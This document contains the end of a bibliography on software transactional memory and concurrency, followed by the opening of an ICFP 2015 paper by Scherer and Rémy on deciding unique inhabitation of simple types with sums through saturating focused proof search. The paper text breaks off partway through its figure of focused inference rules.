- [CCKO08] Cao Minh, C., J. Chung, C. Kozyrakis, and K. Olukotun. STAMP: Stanford transactional applications for multiprocessing. In *IISWC '08*, September 2008.
- [DF92] Danvy, O. and A. Filinski. Representing control: A study of the CPS transformation. *Mathematical Structures in Computer Science*, **2**(4), 1992, pp. 361–391.
- [DG94] Doligez, D. and G. Gonthier. Portable, unobtrusive garbage collection for multiprocessor systems. In *Conference Record of the 21st Annual ACM Symposium on Principles of Programming Languages (POPL '94)*, Portland, Oregon, United States, January 1994. ACM, pp. 70–83.
- [DL93] Doligez, D. and X. Leroy. A concurrent, generational garbage collector for a multithreaded implementation of ML. In *Conference Record of the 20th Annual ACM Symposium on Principles of Programming Languages (POPL '93)*, Charleston, South Carolina, United States, January 1993. ACM, pp. 113–123.
- [DR14] Diegues, N. and P. Romano. Time-warp: Lightweight abort minimization in transactional memory. In *Proceedings of the 19th ACM SIGPLAN Symposium on Principles & Practice of Parallel Programming (PPoPP '14)*, Orlando, FL, February 2014. ACM, pp. 167–178.
- [DSS06] Dice, D., O. Shalev, and N. Shavit. Transactional locking ii. In *Proceedings of the 20th International Distributed Computing Conference*, vol. 4167 of *Lecture Notes in Computer Science*, Stockholm, Sweden, 2006. Springer-Verlag, pp. 194–208.
- [DSS10] Dalessandro, L., M. F. Spear, and M. L. Scott. Norec: Streamlining stm by abolishing ownership records. In *PPoPP '10*, Bangalore, India, 2010. ACM, pp. 67–78.
- [FFR⁺07] Fluet, M., N. Ford, M. Rainey, J. Reppy, A. Shaw, and Y. Xiao. Status Report: The Manticore Project. In *Proceedings of the 2007 ACM SIGPLAN Workshop on ML*. ACM, October 2007, pp. 15–24.
- [FFR08] Felber, P., C. Fetzer, and T. Riegel. Dynamic performance tuning of word-based software transactional memory. In *Proceedings of the 13th ACM SIGPLAN Symposium on Principles & Practice of Parallel Programming (PPoPP '08)*, Salt Lake City, UT, February 2008. ACM, pp. 237–246.
- [FR02] Fisher, K. and J. Reppy. Compiler support for lightweight concurrency. *Technical memorandum*, Bell Labs, March 2002. Available from <http://moby.cs.uchicago.edu/>.
- [FRR08] Fluet, M., M. Rainey, and J. Reppy. A scheduling framework for general-purpose parallel languages. In *Proceedings of the 13th ACM SIGPLAN International Conference on Functional Programming ICFP '08*, Victoria, BC, Canada, September 2008. ACM, pp. 241–252.
- [FRRS11] Fluet, M., M. Rainey, J. Reppy, and A. Shaw. Implicitly-threaded parallelism in Manticore. *Journal of Functional Programming*, **20**(5–6), 2011, pp. 537–576.
- [GGR94] George, L., F. Guillaume, and J. Reppy. A portable and optimizing back end for the SML/NJ compiler. In *Fifth International Conference on Compiler Construction*, April 1994, pp. 83–97.
- [GK08] Guerraoui, R. and M. Kapalka. On the correctness of transactional memory. In *PPoPP '08*, Salt Lake City, UT, USA, 2008. ACM, pp. 175–184.
- [GKV07] Guerraoui, R., M. Kapalka, and J. Vitek. STMBench7: a benchmark for software transactional memory. In *Proceedings of the 2nd ACM SIGOPS/EuroSys European Conference on Computer Systems 2007*, Lisbon, Portugal, 2007. ACM, pp. 315–324.
- [GSA10] Gupta, M., R. K. Shyamasundar, and S. Agarwal. Clustered checkpointing and partial rollbacks for reducing con-

- flict costs in stms. *International Journal of Computer Applications*, 1(22), 2010, pp. 82–87.
- [HFW84] Haynes, C. T., D. P. Friedman, and M. Wand. Continuations and coroutines. In *Conference Record of the 1984 ACM Symposium on Lisp and Functional Programming*. ACM, August 1984, pp. 293–298.
- [HM93] Herlihy, M. and J. E. B. Moss. Transactional memory: Architectural support for lock-free data structures. In *ISCA '93*, San Diego, California, USA, 1993. ACM, pp. 289–300.
- [HS07] Harris, T. and S. Stipic. Abstract nested transactions. In *TRANSACT 2007*, January 2007.
- [KH08] Koskinen, E. and M. Herlihy. Checkpoints and continuations instead of nested transactions. In *SPAA '08*, Munich, Germany, 2008. ACM, pp. 160–168.
- [KPH10] Koskinen, E., M. Parkinson, and M. Herlihy. Coarse-grained transactions. In *Conference Record of the 37th Annual ACM Symposium on Principles of Programming Languages (POPL '10)*, Madrid, Spain, 2010. ACM, pp. 19–30.
- [LWFA08] Ley-Wild, R., M. Fluet, and U. A. Acar. Compiling self-adjusting programs with continuations. In *Proceedings of the 13th ACM SIGPLAN International Conference on Functional Programming ICFP '08*, Victoria, BC, Canada, September 2008. ACM, pp. 321–334.
- [MBM⁺06] Moravan, M. J., J. Bobba, K. E. Moore, L. Yen, M. D. Hill, B. Liblit, M. M. Swift, and D. A. Wood. Supporting nested transactional memory in logtm. In *ASPLOS XII*, San Jose, California, USA, 2006. ACM, pp. 359–370.
- [MTHM97] Milner, R., M. Tofte, R. Harper, and D. MacQueen. *The Definition of Standard ML (Revised)*. The MIT Press, Cambridge, MA, 1997.
- [NMAT⁺07] Ni, Y., V. S. Menon, A.-R. Adl-Tabatabai, A. L. Hosking, R. L. Hudson, J. E. B. Moss, B. Saha, and T. Shpeisman. Open nesting in software transactional memory. In *PPoPP '07*, San Jose, California, USA, 2007. ACM, pp. 68–78.
- [PSS⁺08] Perfumo, C., N. Sönmez, S. Stipic, O. Unsal, A. Cristal, T. Harris, and M. Valero. The limits of software transactional memory (STM): Dissecting Haskell STM applications on a many-core environment. In *Proceedings of the 5th Conference on Computing Frontiers (CF '08)*, Ischia, Italy, May 2008. ACM, pp. 67–78.
- [Rai10] Rainey, M. *Effective Scheduling Techniques for High-Level Parallel Programming Languages*. Ph.D. dissertation, University of Chicago, August 2010. Available from <http://manticore.cs.uchicago.edu>.
- [Ram90] Ramsey, N. Concurrent programming in ML. *Technical Report CS-TR-262-90*, Department of Computer Science, Princeton University, April 1990.
- [Rep89] Reppy, J. H. First-class synchronous operations in Standard ML. *Technical Report TR 89-1068*, Department of Computer Science, Cornell University, December 1989.
- [Rep99] Reppy, J. H. *Concurrent Programming in ML*. Cambridge University Press, Cambridge, England, 1999.
- [RFF06] Riegel, T., P. Felber, and C. Fetzer. A lazy snapshot algorithm with eager validation. In *Proceedings of the 20th International Distributed Computing Conference*, vol. 4167 of *Lecture Notes in Computer Science*, Stockholm, Sweden, 2006. Springer-Verlag, pp. 284–298.
- [RFF07] Riegel, T., C. Fetzer, and P. Felber. Time-based transactional memory with scalable time bases. In *SPAA '07*, San Diego, California, USA, 2007. ACM, pp. 221–228.
- [RP00] Ramsey, N. and S. Peyton Jones. Featherweight concurrency in a portable assembly language. Unpublished paper available at <https://www.cs.tufts.edu/~nr/pubs/c--con-abstract.html>, November 2000.
- [RRX09] Reppy, J., C. Russo, and Y. Xiao. Parallel Concurrent ML. In *Proceedings of the 14th ACM SIGPLAN International Conference on Functional Programming ICFP '09*, Edinburgh, Scotland, UK, August–September 2009. ACM, pp. 257–268.
- [SDMS09] Spear, M. F., L. Dalessandro, V. J. Marathe, and M. L. Scott. A comprehensive strategy for contention management in software transactional memory. In *PPoPP '09*, Raleigh, NC, USA, 2009. ACM, pp. 141–150.
- [Shi97] Shivers, O. Continuations and threads: Expressing machine concurrency directly in advanced languages. In *Proceedings of the Second ACM SIGPLAN Workshop on Continuations (CW '97)*. ACM, January 1997.
- [SLM08] Sulzmann, M., E. S. Lam, and S. Marlow. Comparing the performance of concurrent linked-list implementations in haskell. In *DAMP '09*, Savannah, GA, USA, 2008. ACM, pp. 37–46.
- [ST95] Shavit, N. and D. Touitou. Software transactional memory. In *Proceedings of the Fourteenth Annual ACM Symposium on Principles of Distributed Computing*, Ottawa, Ontario, Canada, 1995. ACM, pp. 204–213.
- [Wan80] Wand, M. Continuation-based multiprocessing. In *Conference Record of the 1980 ACM Conference on Lisp and Functional Programming*. ACM, August 1980, pp. 19–28.
- [WKL07] Watson, I., C. Kirkham, and M. Lujan. A study of a transactional parallel routing algorithm. In *PACT '07*. IEEE Computer Society, 2007, pp. 388–398.
- [ZHCB15] Zhang, M., J. Huang, M. Cao, and M. D. Bond. Low-overhead software transactional memory with progress guarantees and strong semantics. In *Proceedings of the 20th ACM SIGPLAN Symposium on Principles & Practice of Parallel Programming (PPoPP '15)*, San Francisco, CA, February 2015. ACM, pp. 97–108.
- [ZSJ06] Ziarek, L., P. Schatz, and S. Jagannathan. Stabilizers: a modular checkpointing abstraction for concurrent functional programs. In *Proceedings of the 11th ACM SIGPLAN International Conference on Functional Programming ICFP '06*, Portland, Oregon, USA, September 2006. ACM, pp. 136–147.

Which Simple Types Have a Unique Inhabitant?

Gabriel Scherer Didier Rémy

Gallium, INRIA Paris-Rocquencourt, France

{gabriel.scherer,didier.remy}@inria.fr

Abstract

We study the question of whether a given type has a unique inhabitant modulo program equivalence. In the setting of simply-typed lambda-calculus with sums, equipped with the strong $\beta\eta$ -equivalence, we show that uniqueness is decidable. We present a *saturating* focused logic that introduces irreducible cuts on positive types “as soon as possible”. Backward search in this logic gives an effective algorithm that returns either zero, one or two distinct inhabitants for any given type. Preliminary application studies show that such a feature can be useful in strongly-typed programs, inferring the code of highly-polymorphic library functions, or “glue code” inside more complex terms.

Categories and Subject Descriptors F.3.3 [Logics and Meanings of Programs]: Studies of Program Constructs—Type structure

General Terms Languages, Theory

Keywords Unique inhabitants, proof search, simply-typed lambda-calculus, focusing, canonicity, sums, saturation, code inference

1. Introduction

In this article, we answer an instance of the following question: “Which types have a unique inhabitant”? In other words, for which type is there exactly one program of this type? Which logical statements have exactly one proof term?

To formally consider this question, we need to choose one specific type system, and one specific notion of equality of programs – which determines uniqueness. In this article, we work with the simply-typed λ -calculus with atoms, functions, products and sums as our type system, and we consider programs modulo $\beta\eta$ -equivalence. We show that unique inhabitation is decidable in this setting; we provide and prove correct an algorithm to answer it, and suggest several applications for it. This is only a first step: simply-typed calculus *with sums* is, in some sense, the simplest system in which the question is delicate enough to be interesting. We hope that our approach can be extended to richer type systems – with polymorphism, dependent types, and substructural logics.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784757>

For reasons of space, the proofs of the formal results are only present in the long version of this article (Scherer and Rémy 2015).

1.1 Why Unique?

We see three different sources of justification for studying uniqueness of inhabitation: practical use of code inference, programming language design, and understanding of type theory.

In practice, if the context of a not-yet-written code fragment determines a type that is uniquely inhabited, then the programming system can automatically fill the code. This is a strongly principal form of code inference: it cannot guess wrong. Some forms of code completion and synthesis have been proposed (Perelman, Gulwani, Ball, and Grossman 2012; Gvero, Kuncak, Kuraj, and Piskac 2013), to be suggested interactively and approved by the programmer. Here, the strong restriction of uniqueness would make it suitable for a code elaboration pass at compile-time: it is of different nature. Of course, a strong restriction also means that it will be applicable less often. Yet we think it becomes a useful tool when combined with strongly typed, strongly specified programming disciplines and language designs – we have found in preliminary work (Scherer 2013) potential use cases in dependently typed programming. The simply-typed lambda-calculus is very restricted compared to dependent types, or even the type systems of ML, System F, *etc.* used in practice in functional programming languages; but we have already found a few examples of applications (Section 6). This shows promises for future work on more expressive type systems.

For programming language design, we hope that a better understanding of the question of unicity will let us better understand, compare and extend other code inference mechanisms, keeping the question of coherence, or non-ambiguity, central to the system. Type classes or implicits have traditionally been presented (Wadler and Blott 1989; Stuckey and Sulzmann 2002; Oliveira, Schrijvers, Choi, Lee, Yi, and Wadler 2014) as a mechanism for elaboration, solving a constraint or proof search problem, with coherence or non-ambiguity results proved as a second step as a property of the proposed elaboration procedure. Reformulating coherence as a unique inhabitation property, it is not anymore an operational property of the specific search/elaboration procedure used, but a semantic property of the typing environment and instance type in which search is performed. Non-ambiguity is achieved not by fixing the search strategy, but by building the right typing environment from declared instances and potential conflict resolution policies, with a general, mechanism-agnostic procedure validating that the resulting type judgments are uniquely inhabited.

In terms of type theory, unique inhabitation is an occasion to take inspiration from the vast literature on proof inhabitation and proof search, keeping relevance in mind: all proofs of the same statement may be equally valid, but programs at a given type are distinct in important and interesting ways. We use *focus-ing* (Andreoli 1992), a proof search discipline that is more canon-

ical (enumerates less duplicates of each proof term) than simply goal-directed proof search, and its recent extension into (maximal) *multi-focusing* (Chaudhuri, Miller, and Saurin 2008).

1.2 Example Use Cases

Most types that occur in a program are, of course, not uniquely inhabited. Writing a term at a type that happens to be uniquely inhabited is a rather dull part of the programming activity, as they are no meaningful choices. While we do not hope unique inhabitants would cure all instances of boring programming assignment, we have identified two areas where they may be of practical use:

- inferring the code of highly parametric (strongly specified) auxiliary functions
- inferring fragments of glue code in the middle of a more complex (and not uniquely determined) term

For example, if you write down the signature of `flip` $\forall \alpha \beta \gamma. (\alpha \rightarrow \beta \rightarrow \gamma) \rightarrow (\beta \rightarrow \alpha \rightarrow \gamma)$ to document your standard library, you should not have to write the code itself. The types involved can be presented equivalently as simple types, replacing prenex polymorphic variables by uninterpreted atomic types (X, Y, Z, \dots). Our algorithm confirms that $(X \rightarrow Y \rightarrow Z) \rightarrow (Y \rightarrow X \rightarrow Z)$ is uniquely inhabited and returns the expected program – same for `curry` and `uncurry`, `const`, etc.

In the middle of a term, you may have forgotten whether the function `proceedings` expects a `conf` as first argument and a `year` as second argument, or the other way around. Suppose a language construct `?! that infers a unique inhabitant at its expected type (and fails if there are several choices), understanding abstract types (such as year) as uninterpreted atoms. You can then write (?! proceedings icfp this_year), and let the programming system infer the unique inhabitant of either $(\text{conf} \rightarrow \text{year} \rightarrow \text{proceedings}) \rightarrow (\text{conf} \rightarrow \text{year} \rightarrow \text{proceedings})$ or $(\text{conf} \rightarrow \text{year} \rightarrow \text{proceedings}) \rightarrow (\text{year} \rightarrow \text{conf} \rightarrow \text{proceedings})$ depending on the actual argument order – it would also work for conf * year \rightarrow proceedings, etc.`

1.3 Aside: Parametricity?

Can we deduce unique inhabitation from the free theorem of a sufficiently parametric type? We worked out some typical examples, and our conclusion is that this is not the right approach. Although it was possible to derive uniqueness from a type's parametric interpretation, proving this implication (from the free theorem to uniqueness) requires arbitrary reasoning steps, that is, a form of proof search. If we have to implement proof search mechanically, we may as well work with convenient syntactic objects, namely typing judgments and their derivations.

For example, the unary free theorem for the type of composition $\forall \alpha \beta \gamma. (\alpha \rightarrow \beta) \rightarrow (\beta \rightarrow \gamma) \rightarrow (\alpha \rightarrow \gamma)$ tells us that for any sets of terms $S_\alpha, S_\beta, S_\gamma$, if f and g are such that, for any $a \in S_\alpha$ we have $f a \in S_\beta$, and for any $b \in S_\beta$ we have $g b \in S_\gamma$, and if t is of the type of composition, then for any $a \in S_\alpha$ we have $t f g a \in S_\gamma$. The reasoning to prove unicity is as follows. Suppose we are given functions (terms) f and g . For any term a , first define $S_\alpha \stackrel{\text{def}}{=} \{a\}$. Because we wish f to map elements of S_α to S_β , define $S_\beta \stackrel{\text{def}}{=} \{f a\}$. Then, because we wish g to map elements of S_β to S_γ , define $S_\gamma \stackrel{\text{def}}{=} \{g(f a)\}$. We have that $t f g a$ is in S_γ , thus $t f g$ is uniquely determined as $\lambda a. g(f a)$.

This reasoning exactly corresponds to a (forward) proof search for the type $\alpha \rightarrow \gamma$ in the environment $\alpha, \beta, \gamma, f : \alpha \rightarrow \beta, g : \beta \rightarrow \gamma$. We know that we can always start with a λ -abstraction (formally, arrow-introduction is an invertible rule), so introduce $x :$

α in the context and look for a term of type γ . This type has no head constructor, so no introduction rules are available; we shall look for an elimination (function application or pair projection). The only elimination we can perform from our context is the application $f x$, which gives a β . From this, the only elimination we can perform is the application $g(f x)$, which gives a γ . This has the expected goal type: our full term is $\lambda x. g(f x)$. It is uniquely determined, as we never had a choice during term construction.

1.4 Formal Definition of Equivalence

We recall the syntax of the simply-typed lambda-calculus types (Figure 1), terms (Figure 2) and neutral terms. The standard typing judgment $\Delta \vdash t : A$ is recalled in Figure 3, where Δ is a general context mapping term variables to types. The equivalence relation we consider, namely $\beta\eta$ -equivalence, is defined as the least congruence satisfying the equations of Figure 4. Writing $t : A$ in an equivalence rule means that the rule only applies when the subterm t has type A – we only accept equivalences that preserve well-typedness.

$A, B, C, D ::=$	X, Y, Z	types
	P, Q	atoms
	N, M	positive types
$P, Q ::= A + B$		negative types
$N, M ::= A \rightarrow B \mid A * B$		strict positive
$P_{\text{at}}, Q_{\text{at}} ::= P, Q \mid X, Y, Z$		strict negative
$N_{\text{at}}, M_{\text{at}} ::= N, M \mid X, Y, Z$		positive or atom
		negative or atom

Figure 1. Types of the simply-typed calculus

$t, u, r ::=$	x, y, z	terms
	$\lambda x. t$	variables
	$t u$	λ -abstraction
	(t, u)	application
	$\pi_i t$	pair
	$\sigma_i t$	projection ($i \in \{1, 2\}$)
	$\delta(t, x_1.u_1, x_2.u_2)$	sum injection ($i \in \{1, 2\}$)
		sum elimination (case split)
$n, m ::= x, y, z \mid \pi_i n \mid n t$		neutral terms

Figure 2. Terms of the lambda-calculus with sums

$\frac{\Delta, x : A \vdash t : B}{\Delta \vdash \lambda x. t : A \rightarrow B}$	$\frac{\Delta \vdash t : A \rightarrow B \quad \Delta \vdash u : A}{\Delta \vdash t u : B}$
$\frac{\Delta \vdash t : A \quad \Delta \vdash u : B}{\Delta \vdash (t, u) : A * B}$	$\frac{\Delta \vdash t : A_1 * A_2}{\Delta \vdash \pi_i t : A_i}$
$\Delta, x : A \vdash x : A$	$\frac{\Delta \vdash t : A_i}{\Delta \vdash \sigma_i t : A_1 + A_2}$
$\frac{\Delta \vdash t : A_1 + A_2 \quad \Delta, x_1 : A_1 \vdash u_1 : C \quad \Delta, x_2 : A_2 \vdash u_2 : C}{\Delta \vdash \delta(t, x_1.u_1, x_2.u_2) : C}$	

Figure 3. Typing rules for the simply-typed lambda-calculus

We distinguish *positive* types, *negative* types, and atomic types. The presentation of focusing (subsection 1.6) will justify this distinction. The equivalence rules of Figure 4 make it apparent that

$$\begin{array}{ll}
(\lambda x. t) u \rightarrow_{\beta} u[t/x] & (t : A \rightarrow B) =_{\eta} \lambda x. t x \\
\pi_i (t_1, t_2) \rightarrow_{\beta} t_i & (t : A * B) =_{\eta} (\pi_1 t, \pi_2 t) \\
\delta(\sigma_i t, x_1.u_1, x_2.u_2) \rightarrow_{\beta} u_i[t/x_i] & \\
\forall C[\Box], \quad C[t : A + B] =_{\eta} \delta(t, x.C[\sigma_1 x], x.C[\sigma_2 x]) &
\end{array}$$

Figure 4. $\beta\eta$ -equivalence for the simply-typed lambda-calculus

the η -equivalence rule for sums is more difficult to handle than the other η -rule, as it quantifies on any term context $C[\Box]$. More generally, systems with only negative, or only positive types have an easier equational theory than those with mixed polarities. In fact, it is only at the end of the 20th century (Ghani 1995; Altenkirch, Dybjer, Hofmann, and Scott 2001; Balat, Di Cosmo, and Fiore 2004; Lindley 2007) that decision procedures for equivalence in the lambda-calculus with sums were first proposed.

Can we reduce the question of unicity to deciding equivalence? One would think of enumerating terms at the given type, and using an equivalence test as a post-processing filter to remove duplicates: as soon as one has found two distinct terms, the type can be declared non-uniquely inhabited. Unfortunately, this method does not give a terminating decision procedure, as naive proof search may enumerate infinitely many equivalent proofs, taking infinite time to post-process. We need to integrate canonicity in the structure of proof search itself.

1.5 Terminology

We distinguish and discuss the following properties:

- *provability completeness*: A search procedure is complete for provability if, for any type that is inhabited in the unrestricted type system, it finds at least one proof term.
- *unicity completeness*: A search procedure is complete for unicity if it is complete for provability and, if there exists two proofs distinct as programs in the unrestricted calculus, then the search finds at least two proofs distinct as programs.
- *computational completeness*: A search procedure is computationally complete if, for any proof term t in the unrestricted calculus, there exists a proof in the restricted search space that is equivalent to t as a program. This implies both previous notions of completeness.
- *canonicity*: A search procedure is canonical if it has no duplicates: any two enumerated proofs are distinct as programs. Such procedures require no filtering of results after the fact. We will say that a system is *more canonical* than another if it enumerates less redundant terms, but this does not imply canonicity.

There is a tension between computational completeness and termination of the corresponding search algorithm: when termination is obtained by cutting the search space, it may remove some computational behaviors. Canonicity is not a strong requirement: we could have a terminating, unicity-complete procedure and filter duplicates after the fact, but have found no such middle-ground. This article presents a logic that is both *computationally complete* and *canonical* (Section 3), and can be restricted (Section 4) to obtain a *terminating yet unicity-complete* algorithm (Section 5).

1.6 Focusing for a Less Redundant Proof Search

Focusing (Andreoli 1992) is a generic search discipline that can be used to restrict redundancy among searched proofs; it relies on the general idea that some proof steps are *invertible* (the premises

are provable exactly when the conclusion is, hence performing this step during proof search can never lead you to a dead-end) while others are not. By imposing an order on the application of invertible and non-invertible proof steps, focusing restricts the number of valid proofs, but it remains complete for provability and, in fact, computationally complete (§1.5).

More precisely, a focused proof system alternates between two phases of proof search. During the *invertible phase*, rules recognized as invertible are applied as long as possible – this stops when no invertible rule can be applied anymore. During the *non-invertible phase*, non-invertible rules are applied in the following way: a formula (in the context or the goal) is chosen as the *focus*, and non-invertible rules are applied as long as possible.

For example, consider the judgment $x : X + Y \vdash X + Y$. Introducing the sum on the right by starting with a $\sigma_1 ?$ or $\sigma_2 ?$ would be a non-invertible proof step: we are permanently committing to a choice – which would here lead to a dead-end. On the contrary, doing a case-split on the variable x is an invertible step: it leaves all our options open. For non-focused proof search, simply using the variable $x : X + Y$ as an axiom would be a valid proof term. It is not a valid focused proof, however, as the case-split on x is a possible invertible step, and invertible rules must be performed as long as they are possible. This gives a partial proof term $\delta(x, y.?, z.?)$, with two subgoals $y : X \vdash X + Y$ and $z : X \vdash X + Y$; for each of them, no invertible rule can be applied anymore, so one can only *focus* on the goal and do an injection. While the non-focused calculus had two syntactically distinct but equivalent proofs, x and $\delta(x, y.\sigma_1 y, z.\sigma_2 z)$, only the latter is a valid focused proof: redundancy of proof search is reduced.

The interesting steps of a proof are the non-invertible ones. We call *positive* the type constructors that are “interesting to introduce”. Conversely, their *elimination* rule is invertible (sums). We call *negative* the type constructors that are “interesting to eliminate”, that is, whose *introduction* rule is invertible (arrow and product). While the mechanics of focusing are logic-agnostic, the polarity of constructors depends on the specific inference rules; linear logic needs to distinguish positive and negative products. Some focused systems also assign a polarity to atomic types, which allows to express interesting aspects of the dynamics of proof search (positive atoms correspond to *forward search*, and negative atoms to *backward search*). In Section 2 we present a simple focused variant of natural deduction for intuitionistic logic.

1.7 Limitations of Focusing

In absence of sums, focused proof terms correspond exactly to β -short η -long normal forms. In particular, focused search is *canonical* (§1.5). However, in presence of both polarities, focused proofs are not canonical anymore. They correspond to η -long form for the strictly weaker eta-rule defined without context quantification $x : A + B =_{\text{weak-}\eta} \delta(t, x.\sigma_1 x, y.\sigma_2 y)$.

This can be seen for example on the judgment $z : Z, x : Z \rightarrow X + Y \vdash X + Y$, a variant on the previous example where the sum in the context is “thunked” under a negative datatype. The expected proof is $\delta(x z, y_1.\sigma_1 y_1, y_2.\sigma_2 y_2)$, but the focused discipline will accept infinitely many equivalent proof terms, such as $\delta(x z, y_1.\sigma_1 y_1, y_2.\delta(x z, y'_1.\sigma_1 y'_1, \dots \sigma_2 y_2))$. The result of the application $x z$ can be matched upon again and again without breaking the focusing discipline.

This limitation can also be understood as a strength of focusing: despite equalizing more terms, the focusing discipline can still be used to reason about impure calculi where the eliminations corresponding to non-invertible proof terms may perform side-effects, and thus cannot be reordered, duplicated or dropped. As we work on pure, terminating calculi – indeed, even adding non-

termination as an uncontrolled effect ruins unicity – we need a stronger equational theory than suggested by focusing alone.

1.8 Our Idea: Saturating Proof Search

Our idea is that instead of only deconstructing the sums that appear immediately as the top type constructor of a type in context, we shall deconstruct all the sums that can be reached from the context by applying eliminations (function application and pair projection). Each time we introduce a new hypothesis in the context, we *saturate* it by computing all neutrals of sum type that can be built using this new hypothesis. At the end of each saturation phase, all the positives that could be deduced from the context have been deconstructed, and we can move forward applying non-invertible rules on the goal. Eliminating negatives until we get a positive and matching in the result corresponds to a cut (which is not reducible, as the scrutinee is a neutral term), hence our technique can be summarized as “*Cut the positives as soon as you can*”.

The idea was inspired by Sam Lindley’s equivalence procedure for the lambda-calculus with sums, whose rewriting relation can be understood as moving case-splits *down* in the derivation tree, until they get blocked by the introduction of one of the variable appearing in their scrutinee (so moving down again would break scoping) – this also corresponds to “restriction (A)” in Balat, Di Cosmo, and Fiore (2004). In our saturating proof search, after introducing a new formal parameter in the context, we look for all possible new scrutinees using this parameter, and case-split on them. Of course, this is rather inefficient as most proofs will in fact not make use of the result of those case-splits, but this allows to give a common structure to all possible proofs of this judgment.

In our example $z : Z, x : Z \rightarrow X + Y \vdash X + Y$, the saturation discipline requires to cut on $x z$. But after this sum has been eliminated, the newly introduced variables $y_1 : X$ or $y_2 : Y$ do not allow to deduce new positives – we would need a new Z for this. Thus, saturation stops and focused search restarts, to find a unique normal form $\delta(x z, y_1.\sigma_1 y_1, y_2.\sigma_2 y_2)$. In Section 3 we show that saturating proof search is *computationally complete* and *canonical* (§1.5).

1.9 Termination

The saturation process described above does not necessarily terminate. For example, consider the type of Church numerals specialized to a positive $X + Y$, that is, $X + Y \rightarrow (X + Y \rightarrow X + Y) \rightarrow X + Y$. Each time we cut on a new sum $X + Y$, we get new arguments to apply to the function $(X + Y \rightarrow X + Y)$, giving yet another sum to cut on.

In the literature on proof search for propositional logic, the usual termination argument is based on the subformula property: in a closed, fully cut-eliminated proof, the formulas that appear in subderivations of subderivations are always subformulas of the formulas of the main judgment. In particular, in a logic where judgments are of the form $S \vdash A$ where S is a finite *set* of formulas, the number of distinct judgments appearing in subderivations is finite (there is a finite number of subformulas of the main judgment, and thus finitely many possible finite sets as contexts). Finally, in a goal-directed proof search process, we can kill any recursive subgoals whose judgment already appears in the path from the root of the proof to the subgoal. There is no point trying to complete a partial proof P_{above} of $S \vdash A$ as a strict subproof of a partial proof P_{below} of the same $S \vdash A$ (itself a subproof of the main judgment): if there is a closed subproof for P_{above} , we can use that subproof directly for P_{below} , obviating the need for proving P_{above} in the first place. Because the space of judgments is finite, a search process forbidding such recurring judgments always terminates.

We cannot directly apply this reasoning, for two reasons.

- Our contexts are mapping from term variables to formulas or, seen abstractly, *multisets* of formulas; even if the space of possible formulas is finite for the same reason as above, the space of multisets over them is still infinite.
- Erasing such multiset to sets, and cutting according to the non-recurrence criteria above, breaks *unicity completeness* (§1.5). Consider the construction of Church numerals by a judgment of the form $x : X, y : X \rightarrow X \vdash X$. One proof is just x , and all other proofs require providing an argument of type X to the function y , which corresponds to a subgoal that is equal to our goal; they would be forbidden by the no-recurrence discipline.

We must adapt these techniques to preserve not only *provability completeness*, but also *unicity completeness* (§1.5). Our solution is to use *bounded multisets* to represent contexts and collect recursive subgoals. We store at most M variables for each given formula, for a suitably chosen M such that if there are two different programs for a given judgment $\Delta \vdash A$, then there are also two different programs for $[\Delta]_M \vdash A$, where $[\Delta]_M$ is the bounded erasure keeping at most M variables at each formula.

While it seems reasonable that such a M exists, it is not intuitively clear what its value is, or whether it is a constant or depends on the judgment to prove. Could it be that a given goal A is provable in two different ways with four copies of X in the context, but uniquely inhabited if we only have three X ?

In Section 4 we prove that $M \stackrel{\text{def}}{=} 2$ suffices. In fact, we prove a stronger result: for any $n \in \mathbb{N}$, keeping at most n copies of each formula in context suffices to find at least n distinct proofs of any goal, if they exist.

For recursive subgoals as well, we only need to remember at most 2 copies of each subgoal: if some P_{above} appears as the subgoal of P_{below} and has the same judgment, we look for a closed proof of P_{above} . Because it would also have been a valid proof for P_{below} , we have found two proofs for P_{below} : the one using P_{above} and its closed proof, and the closed proof directly. P_{above} itself needs not allow new recursive subgoal at the same judgment, so we can kill any subgoal that has at least two ancestors with the same judgment while preserving completeness for unicity (§1.5).

1.10 Contributions

We show that the unique inhabitation problem for simply-typed lambda-calculus for sums is decidable, and propose an effective algorithm for it. Given a context and a type, it answers that there are zero, one, or “at least two” inhabitants, and correspondingly provides zero, one, or two distinct terms at this typing. Our algorithm relies on a novel *saturating* focused logic for intuitionistic natural deduction, with strong relations to the idea of *maximal multi-focusing* in the proof search literature (Chaudhuri, Miller, and Saurin 2008), that is both *computationally complete* (§1.5) and *canonical* with respect to $\beta\eta$ -equivalence.

We provide an approximation result for program multiplicity of simply-typed derivations with bounded contexts. We use it to show that our *terminating* algorithm is *complete for unicity* (§1.5), but it is a general result (on the common, non-focused intuitionistic logic) that is of independent interest.

Finally, we present preliminary studies of applications for code inference. While extension to more realistic type systems is left for future work, simply-typed lambda-calculus with atomic types already allow to encode some prenex-polymorphic types typically found in libraries of strongly-typed functional programs.

2. Intuitionistic Focused Natural Deduction

$$\begin{array}{c}
\Gamma ::= \text{varmap}(N_{\text{at}}) \quad \text{negative or atomic context} \\
\Delta ::= \text{varmap}(A) \quad \text{general context} \\
\\
\text{INV-PAIR} \\
\frac{\Gamma; \Delta \vdash_{\text{inv}} t : A \quad \Gamma; \Delta \vdash_{\text{inv}} u : B}{\Gamma; \Delta \vdash_{\text{inv}} (t, u) : A * B} \\
\\
\text{INV-SUM} \\
\frac{\Gamma; \Delta, x : A \vdash_{\text{inv}} t : C \quad \Gamma; \Delta, x : B \vdash_{\text{inv}} u : C}{\Gamma; \Delta, x : A + B \vdash_{\text{inv}} \delta(x, x.t, x.u) : C} \\
\\
\text{INV-ARR} \quad \text{INV-END} \\
\frac{\Gamma; \Delta, x : A \vdash_{\text{inv}} t : B}{\Gamma; \Delta \vdash_{\text{inv}} \lambda x. t : A \rightarrow B} \quad \frac{\Gamma, \Gamma' \vdash_{\text{foc}} t : P_{\text{at}}}{\Gamma; \Gamma' \vdash_{\text{inv}} t : P_{\text{at}}} \\
\\
\text{FOC-INTRO} \quad \text{FOC-ATOM} \\
